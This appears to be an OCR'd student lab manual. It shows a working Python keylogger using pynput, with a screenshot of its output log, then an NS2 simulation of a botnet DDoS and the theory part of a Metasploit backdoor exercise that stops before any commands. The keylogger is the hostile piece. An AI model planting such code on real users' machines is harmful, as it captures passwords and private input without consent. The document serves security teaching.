
Keylogger: A keylogger is a type of software or hardware device that records keystrokes made by a user. It can capture keystrokes from a keyboard input, allowing an attacker to monitor user activity, steal sensitive information such as passwords, or track user behaviour.


Python Keylogger: In this experiment, you're implementing a keylogger using Python. Python provides libraries like pynputthat allow you to monitor and interact with input devices such as keyboards and mice.

Code:

```
import pynput

from pynput.keyboard import Key, Listener

import logging


logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, format="
%(asctime)s - %(message)s")


def on_press(key):

        logging.info(str(key))


with Listener(on_press=on_press) as Listener :

        Listener.join()
```

Output:


Activities
Terminal
Mar 29 02:35
Documents
Open
Keylogger.py
Save
Keylogger.py
keylog.txt
1 import pynput
2 from pynput.keyboard import Key, Listener
3 import logging
4
5 logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
6
7 def on_press(key):
8 logging.info(str(key))
9
10 with Listener(on_press=on_press) as Listener :
11 Listener.join()
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ python3 Keylogger.py
Traceback (most recent call last):
File "Keylogger.py", line 10, in <module>
with listener(on_press=on_press) as listener :
NameError: name 'listener' is not defined
ubuntu@ubuntu:~$ python3 Keylogger.py
^CTraceback (most recent call last):
File "Keylogger.py", line 11, in <module>
Listener.join()
File "/home/ubuntu/.local/lib/python3.8/site-packages/pynput/_util/__init__.py
", line 269, in join
super(AbstractListener, self).join(*args)
File "/usr/lib/python3.8/threading.py", line 1011, in join
self._wait_for_tstate_lock()
File "/usr/lib/python3.8/threading.py", line 1027, in _wait_for_tstate_lock
elif lock.acquire(block, timeout):
KeyboardInterrupt
ubuntu@ubuntu:~$
Python
Tab Width: 8
Ln 11, Col 10
INS


Activities
Text Editor
Mar 29 02:35
Documents
Open
keylog.txt
Save
Keylogger.py
Untitled Docume...
keylog.txt
Keylogger.py
*Untitled Document 1
keylog.txt
1 2024-03-29 02:33:49,883 - Key.space
2 2024-03-29 02:33:50,221 - 'a'
3 2024-03-29 02:33:50,338 - 'h'
4 2024-03-29 02:33:50,577 - 'h'
5 2024-03-29 02:33:50,686 - 's'
6 2024-03-29 02:33:50,756 - 'j'
7 2024-03-29 02:33:50,878 - 's'
8 2024-03-29 02:33:51,056 - 'w'
9 2024-03-29 02:33:51,150 - 'j'
10 2024-03-29 02:33:51,540 - 'o'
11 2024-03-29 02:33:51,730 - 'o'
12 2024-03-29 02:33:51,760 - 'q'
13 2024-03-29 02:33:51,927 - 'l'
14 2024-03-29 02:33:52,043 - 'e'
15 2024-03-29 02:33:52,095 - 'b'
16 2024-03-29 02:33:52,237 - 'd'
17 2024-03-29 02:33:52,407 - 'w'
18 2024-03-29 02:33:52,527 - 'l'
19 2024-03-29 02:33:52,599 - 'd'
20 2024-03-29 02:33:52,620 - 'j'
21 2024-03-29 02:33:52,787 - 'q'
22 2024-03-29 02:33:52,797 - 'w'
23 2024-03-29 02:33:52,848 - 'd'
24 2024-03-29 02:33:52,985 - 'k'
25 2024-03-29 02:33:52,946 - 'w'
26 2024-03-29 02:33:53,089 - 'l'
27 2024-03-29 02:33:53,148 - 'w'
28 2024-03-29 02:33:53,190 - 'h'
29 2024-03-29 02:33:53,288 - 'j'
30 2024-03-29 02:33:53,291 - 'k'
31 2024-03-29 02:33:53,333 - 'f'
32 2024-03-29 02:33:53,349 - 'b'
33 2024-03-29 02:33:53,442 - 'w'
34 2024-03-29 02:33:53,452 - 'j'
35 2024-03-29 02:33:53,477 - 'q'
36 2024-03-29 02:33:53,503 - 'b'
37 2024-03-29 02:33:54,516 - Key.backspace
38 2024-03-29 02:33:54,924 - Key.backspace
39 2024-03-29 02:33:55,425 - Key.backspace
40 2024-03-29 02:33:55,458 - Key.backspace
41 2024-03-29 02:33:55,582 - Key.backspace
42 2024-03-29 02:33:55,748 - Key.backspace
43 2024-03-29 02:33:55,893 - Key.backspace
44 2024-03-29 02:33:56,045 - Key.backspace
45 2024-03-29 02:33:56,202 - Key.backspace
46 2024-03-29 02:33:56,347 - Key.backspace
47 2024-03-29 02:33:56,484 - Key.backspace
48 2024-03-29 02:33:56,626 - Key.backspace
49 2024-03-29 02:33:56,792 - Key.backspace
50 2024-03-29 02:33:56,944 - Key.backspace
51 2024-03-29 02:33:57,101 - Key.backspace
52 2024-03-29 02:34:05,618 - Key.ctrl
Plain Text
Tab Width: 8
Ln 1, Col 1
INS

EXPERIMENT - 7

AIM: To Simulate DDoS attack in NS2

Theory:

DDoS is short for distributed denial of service. A DDoS attack occurs when a threat actor uses resources from multiple, remote locations to attack an organisation's online operations. Usually, DDoS attacks focus on generating attacks that manipulate the default, or even proper workings, of network
equipment and services (e.g., routers, naming services or caching services). In fact, that's the main problem.

Sophisticated DDoS attacks don't necessarily have to take advantage of default settings or open relays. They exploit normal behavior and take advantage of how the protocols that run on today's devices were designed to run in the first place. In the same way that a social engineer manipulates the default workings of human communication, a DDoS attacker manipulates the normal workings of the network services we all rely upon and trust.

When a DDoS attack takes place, the targeted organization experiences a crippling interruption in one or more of its services because the attack has flooded their resources with HTTP requests and traffic, denying access to
legitimate users. DDoS attacks are ranked as one of the top four cybersecurity threats of our time, amongst social engineering, ransomware and supply chain attacks.

Code:

```
#Create a simulator object set

ns [new Simulator]


#Define different colors for data flows
$ns color 1 Blue

$ns color 2 Red

$ns color 3 Green
```

```
#Open the nam trace file set
f [open out.tr w]
$ns trace-all $f
set nf [open out.nam w]
$ns namtrace-all $nf

#Define a 'finish' procedure
proc finish {} {
        global ns nf
        $ns flush-trace
           #Close the trace file
        close $nf
           #Execute nam on the trace file
        exec nam out.nam &
        exit 0
}

#Create twelve nodes
for {set i 0} {$i<12} {incr i} {
   set n($i) [$ns node]
}
#Attacker node:command and control server
set atck [$ns node]
$atck shape "square"
$atck color "blue"

$n(4) color "red"
$n(11) shape "hexagon"
$n(11) color "red"
$n(10) color "brown"
#Create links between the nodes for
{set i 0} {$i<10} {incr i} {
$ns duplex-link $n($i) $n(10) 1Mb 10ms DropTail
```

```
}

#Create links between the nodes for attacker for
{set i 0} {$i<4} {incr i} {
$ns duplex-link $n($i) $atck 1Mb 10ms RED
$ns duplex-link-op $n($i) $atck color "blue"
}
for {set i 5} {$i<10} {incr i} {
$ns duplex-link $n($i) $atck 1Mb 10ms RED
$ns duplex-link-op $n($i) $atck color "blue"
}
#node 4 is normal user

$ns duplex-link $n(10) $n(11) 7Mb 10ms SFQ
$ns queue-limit $n(10) $n(11) 200

#set normal data flow link color
$ns duplex-link-op $n(4) $n(10) color "red"
$ns duplex-link-op $n(10) $n(11) color "red"

#orient nodes
$ns duplex-link-op $n(0) $n(10) orient 50deg
$ns duplex-link-op $n(1) $n(10) orient 80deg
$ns duplex-link-op $n(2) $n(10) orient 110deg
$ns duplex-link-op $n(3) $n(10) orient 140deg
$ns duplex-link-op $n(4) $n(10) orient 170deg
$ns duplex-link-op $n(5) $n(10) orient 200deg
$ns duplex-link-op $n(6) $n(10) orient 230deg
$ns duplex-link-op $n(7) $n(10) orient 260deg
$ns duplex-link-op $n(8) $n(10) orient 290deg
$ns duplex-link-op $n(9) $n(10) orient 320deg
```

```
$ns duplex-link-op $n(10) $n(11) orient left

$ns duplex-link-op $atck $n(5) orient 30deg
$ns duplex-link-op $atck $n(0) orient 60deg
$ns duplex-link-op $atck $n(9) orient 0deg



#Monitor the queue for the link between node 2 and node 3
$ns duplex-link-op $n(10) $n(11) queuePos 0.5

#Create a UDP agents and attach it to node n0-n9 i.e normal connection for {set i 0}
{$i<10} {incr i} {
set udp($i) [new Agent/UDP]
$udp($i) set class_ 1
$ns attach-agent $n($i) $udp($i)
}

#make normal flow green
$udp(4) set class_ 3

# Create a CBR traffic sources and attach it to udp0-udp9 for {set i 0}
{$i<10} {incr i} {
set cbr($i) [new Application/Traffic/CBR]
$cbr($i) set packetSize_ 500
$cbr($i) set interval_ 0.005
$cbr($i) attach-agent $udp($i)
}



#########################################################

#Botmaster UDP creating and attaching (nodes:0->4,5->9) for {set i
0} {$i<4} {incr i} {
```


```
set udpb($i) [new Agent/UDP]
$udpb($i) set class_ 2
$ns attach-agent $atck $udpb($i)
}
for {set i 5} {$i<10} {incr i} {
set udpb($i) [new Agent/UDP]
$udpb($i) set class_ 2
$ns attach-agent $atck $udpb($i)
}

# Create a CBR traffic sources and attach it to udpb($i)(nodes:0->4,5->9) for {set i 0}
{$i<4} {incr i} {
set cbrb($i) [new Application/Traffic/CBR]
$cbrb($i) set packetSize_ 100
$cbrb($i) set interval_ 0.05
$cbrb($i) attach-agent $udpb($i)
}
for {set i 5} {$i<10} {incr i} {
set cbrb($i) [new Application/Traffic/CBR]
$cbrb($i) set packetSize_ 100
$cbrb($i) set interval_ 0.2
$cbrb($i) attach-agent $udpb($i)
} ########################################################
#Create a Null agent (a traffic sink) and attach it to node n11 set null0
[new Agent/Null]
$ns attach-agent $n(11) $null0

#Connect the traffic sources with the traffic sink for {set i
0} {$i<10} {incr i} {
$ns connect $udp($i) $null0
}
```

```
################################################################## #########

#Create a Null agent (a traffic sink) and attach it to node n0-n3 & n5-n9 for {set i 0}
{$i<4} {incr i} {
set nullb($i) [new Agent/Null]
$ns attach-agent $n($i) $nullb($i)
}

for {set i 5} {$i<10} {incr i} {
set nullb($i) [new Agent/Null]
$ns attach-agent $n($i) $nullb($i)
}

#Connect the traffic sources with the traffic sink for {set i
0} {$i<4} {incr i} {
$ns connect $udpb($i) $nullb($i)
}
for {set i 5} {$i<10} {incr i} {
$ns connect $udpb($i) $nullb($i)
}

################################################################## ##########

#Connect the traffic sources with the traffic sink
for {set i 0} {$i<10} {incr i} {
$ns connect $udp($i) $null0
}


#labelling nodes: Normal nodes
$ns at 0.0 "$atck label Bot_Herder"
$ns at 0.0 "$n(10) label Router"
$ns at 0.0 "$n(4) label Sender"
$ns at 0.0 "$n(11) label Receiver"
```

```
#labelling nodes: Botnets
$ns at 0.0 "$n(0) label Zombie_Bot"
$ns at 0.0 "$n(1) label Zombie_Bot"
$ns at 0.0 "$n(2) label Zombie_Bot"
$ns at 0.0 "$n(3) label Zombie_Bot"
$ns at 0.0 "$n(4) label Normal_User"
$ns at 0.0 "$n(5) label Zombie_Bot"
$ns at 0.0 "$n(6) label Zombie_Bot"
$ns at 0.0 "$n(7) label Zombie_Bot"
$ns at 0.0 "$n(8) label Zombie_Bot"
$ns at 0.0 "$n(9) label Zombie_Bot"

#Schedule events for the CBR agents        Full Traffic:- 3.4 to 7.0
$ns at 0.5 "$cbrb(0) start"
$ns at 0.6 "$cbrb(1) start"
$ns at 0.7 "$cbrb(2) start"
$ns at 0.8 "$cbrb(3) start"
$ns at 0.9 "$cbrb(5) start"
$ns at 1.0 "$cbrb(6) start"
$ns at 1.1 "$cbrb(7) start"
$ns at 1.2 "$cbrb(8) start"
$ns at 1.3 "$cbrb(9) start"



$ns at 1.5 "$cbr(0) start"
$ns at 1.7 "$cbr(1) start"
$ns at 1.9 "$cbr(2) start"
$ns at 2.1 "$cbr(3) start"
$ns at 2.3 "$cbr(4) start"
$ns at 2.5 "$cbr(5) start"
$ns at 2.7 "$cbr(6) start"
$ns at 2.9 "$cbr(7) start"
$ns at 3.1 "$cbr(8) start"
```

```
$ns at 3.3 "$cbr(9) start"

$ns at 7.1 "$cbr(0) stop"
$ns at 7.3 "$cbr(1) stop"
$ns at 7.5 "$cbr(2) stop"
$ns at 7.7 "$cbr(3) stop"
$ns at 7.9 "$cbr(4) stop"
$ns at 8.1 "$cbr(5) stop"
$ns at 7.7 "$cbr(6) stop"
$ns at 7.9 "$cbr(7) stop"
$ns at 8.1 "$cbr(8) stop"
$ns at 8.3 "$cbr(9) stop"

$ns at 8.5 "$cbrb(0) stop"
$ns at 8.6 "$cbrb(1) stop"
$ns at 8.7 "$cbrb(2) stop"
$ns at 8.8 "$cbrb(3) stop"
$ns at 8.9 "$cbrb(5) stop"
$ns at 9.0 "$cbrb(6) stop"
$ns at 9.1 "$cbrb(7) stop"
$ns at 9.2 "$cbrb(8) stop"
$ns at 9.3 "$cbrb(9) stop"

#Call the finish procedure after 5 seconds of simulation time
$ns at 9.5 "finish"

#Run the simulation
$ns run
```

Output:


Receiver
11
Zombie_Bot
8
Router
10
Zombie_Bot
7
Normal_User
4
Zombie_Bot
6
Zombie_Bot
5
Zombie_Bot
1
Zombie_Bot
0
Zombie_Bot
3
Zombie_Bot
Bot_Master
9
12
Zombie_Bot
2

EXPERIMENT - 8

Aim: Create a backdoor using kali linux in a virtual environment

Theory:

It is an open-source project which offers the public resources to develop codes and research security vulnerabilities. It permits the network administrators for breaking their network to recognize security threats and also document which vulnerability requires to be defined first.

It is a type of project that facilitates Pen (Penetration) testing software. Also, it offers tools to automate the comparison of a vulnerability of a program and its patched (repaired) version. It also offers advanced evasion and anti-forensic tools. A few of these tools are created into the framework of Metasploit.

Let's discuss some key points.


The Metasploit Project facilitates a shellcode database, Opcode Database (out of data currently), Metasploit Pro, and Metasploit Express.


Shellcode is a kind of exploit code where bytecode is included for accomplishing a specific goal. Common shellcode goals include performing the reverse telnet or adding the rootkit back to the machine of the attacker.


Metasploit also provides the payload database that is allowing a pen tester to experiment with exploit goals and codes.


The Metasploit Project was inherited in 2009 by the computer security organization Rapid7. Metasploit Pro and Metasploit Express are the Metasploit Framework's open core version with additional features. Open core is a way to deliver products that associate proprietary and open- source software. Rapid7 continues to developing Metasploit in association with an open-source community.


Implementation:

